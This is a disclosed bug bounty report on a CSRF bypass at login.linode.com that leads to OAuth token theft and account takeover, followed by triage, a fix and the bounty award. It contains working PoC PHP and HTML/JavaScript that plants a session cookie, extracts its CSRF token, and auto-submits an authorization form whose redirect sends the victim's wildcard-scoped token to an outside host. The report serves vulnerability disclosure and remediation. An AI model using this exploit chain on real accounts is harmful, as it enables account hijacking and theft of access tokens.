3

CSRF bypass leading to token stealing/account-takeover

State	Resolved (Closed)
Disclosed	**January 8, 2019 10:22pm +0530**
Reported To	Linode
Asset	https://login.linode.com (Domain)
Weakness	Cross-Site Request Forgery (CSRF)
Bounty	$1,750
Severity	High (7 ~ 8.9)
Participants	
Visibility	Disclosed (Full)

Collapse

bugdiscloseguys submitted a report to **Linode**. Oct 13th (4 months ago)


Hey team,

Summary

I'm able to bypass CSRF protection of `login.linode.com` which allows an attackerr to authorize malicious client app in victim's account.

Description

On `login.linode.com` cookie `session` is first set with a CSRF token inside it, after authentication same csrf token is used in user session (which is same cookie i.e. `session`), If we can set it and force user to relogin, we can bypass CSRF protection for that session.



```
GET /login HTTP/1.1
Host: login.linode.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 13 Oct 2018 17:11:59 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-RateLimit-Limit: 40
X-RateLimit-Remaining: 39
X-RateLimit-Reset: 1539450778
Retry-After: 58
Set-Cookie:
session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlLCJjc3JmX3Rva2VuIjoiZWQ0ZTQ1NGItMjQ4MC0
0NjQwLWJiYjItZjBlZTM3ZTQwN2IwIn0.DqO43w.mCnXHcDAp-mXfi8X4lPa-ljr3MQ; Expires=Sat,
13-Oct-2018 17:56:59 GMT; Secure; HttpOnly; Path=/
Strict-Transport-Security: max-age=31536000
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000
```

```
{"_fresh":false,"_permanent":true,"csrf_token":"ed4e454b-2480-4640-bbb2
-f0ee37e407b0"}7`\w~/S:
```

As mentioned in #416363 , We control `.linode.com` cookies, We can set this cookie from our tenant and base64 decode it for CSRF value.

PoC Exploit :

- Open https://li849-154.members.linode.com/exp.php
- Click `Exploit`
- You will get a new tab, Login with your linode (Old session will be logged out).
- Parent tab have 13 seconds timer, So please be fast after 13 seconds a request will be made to authorize `Exploit CSRF` app.
- Done

0:00

exp.php

```
<?php

// Make request to https://login.linode.com/login

$curl = curl_init();
curl_setopt_array($curl, array(
    CURLOPT_RETURNTRANSFER => 1,
    CURLOPT_HEADER => 1,
    CURLOPT_URL => 'https://login.linode.com/login',
    CURLOPT_HEADER => 1,
    CURLOPT_RETURNTRANSFER => 1
));
$resp = curl_exec($curl);

//Extract Set-Cookie header value

$headers = [];
$data = explode("\n",$resp);
$f = explode("; ", $data[10]);
$session = substr($f[0], 20);
$exp = substr($f[1], 8);

//Set-Cookie

$epoch = shell_exec("date --date \"{$exp}\" '+%s'");
setcookie("session", $session, $epoch, "/", ".linode.com",true);

curl_close($curl);

//Decode cookies for CSRF-Token and pass it to exp1.php

$b64 = explode(".",$session);
$b64[0] .= "=";
$b = base64_decode($b64[0]);
$xb = explode(",",$b);
$x = substr($xb[2],0,-2);
$csrf = substr($x,14);
header("Location: exp1.php?csrf={$csrf}");
```

exp1.php

```
<p><a href="#" id="target" name="x">Exploit</a></p>
<script>
(function() {
  document.getElementById("target").onclick = function() {
    x = window.open("https://login.linode.com/login");
    setTimeout(function() {
      x.close();
    document.forms["exploit"].submit();
    }, 13000);
return false;
};
})();
</script>
<form method="POST" action="https://login.linode.com/oauth/authorize?client_id=e8ffd152f9d9a85a423b&scope=*&response
    <input type="hidden" name="csrf_token" value="<?php echo $_GET['csrf']; ?>">
    <input type="hidden" name="client_id" value="e8ffd152f9d9a85a423b">
    <input type="hidden" name="scope" value="*">
    <input type="hidden" name="redirect_uri" value="https://rce.ee/linode-exploit.html">
    <input type="hidden" name="response_type" value="token">
</form>
```

Impact

Wildcard scoped access token stealing / Account takeover

2 attachments:
F360131: Screenshot-20181013224255-1919x583.png
F360163: 2018-10-13_21-58-54.mp4

linode_ctarquini changed the status to **Triaged**. Oct 15th (4 months ago)

linode_ctarquini posted a comment. Oct 15th (4 months ago)
Another great report! We've moved to expedite discussions regarding moving these tenant controlled domains out of our main domain in light of your continued findings.

In the meantime, we'll want to break this exploit chain:

- Attackers can set cookies on login.linode.com
- Login uses a JWT to store the CSRF token. It is signed but the attacker can read their own
- By setting this cookie on the victims browser, login will read the CSRF token and continue to use the same one after the user has started a logged in session
- Now that the user is logged in and using an attacker controlled CSRF token, the evil site can now force the user to authorize an application and gain access to their account

I believe rotating the CSRF token on login/logout should mitigate this since the attacker controlled token will never be usable in a logged in context.

bugdiscloseguys posted a comment. Oct 15th (4 months ago)
Nice breakdown, I was not able to write in details because of sickness :(.
Yeah changing csrf token after login/logout should do the work. I do have another report incoming depends on how this gets fixed.

linode_ctarquini updated the severity from Critical to High. Oct 18th (3 months ago)

Linode rewarded bugdiscloseguys with a **$750** bounty and a **$1,000** bonus. Oct 18th (3 months ago)
As this exploit requires a bit of user-interaction, we've marked this report as "High" and have issued you a $750 bounty. Due to the overall severity of tenant domains that these reports have brought to light, we're also issuing an $1000 bonus.

Thanks again for another excellent report , we really appreciate the thorough proof of concepts and mitigation advice you provide.

bugdiscloseguys posted a comment. Oct 18th (3 months ago)
Thanks for nice bonus :).

linode_ctarquini closed the report and changed the status to **Resolved**. Nov 14th (3 months ago)
Hey @bugdiscloseguys,

We've deployed mitigations to production that rotate the CSRF token upon principal change. Please let us know if you find anything else or are able to bypass these mitigations

Thanks again for your report!

linode_bdorsey requested to disclose this report. Jan 8th (22 days ago)
Hey @bugdiscloseguys, the Linode Security Team is interested in is requesting disclosure of this high-quality report to the rest of the members of our private bug bounty program.

bugdiscloseguys agreed to disclose this report. Jan 8th (22 days ago)

Sure thing. Also this report contains refrences from #416363 and root cause explanation is in that report. It would be great if we disclose that too.

This report has been disclosed. Jan 8th (22 days ago)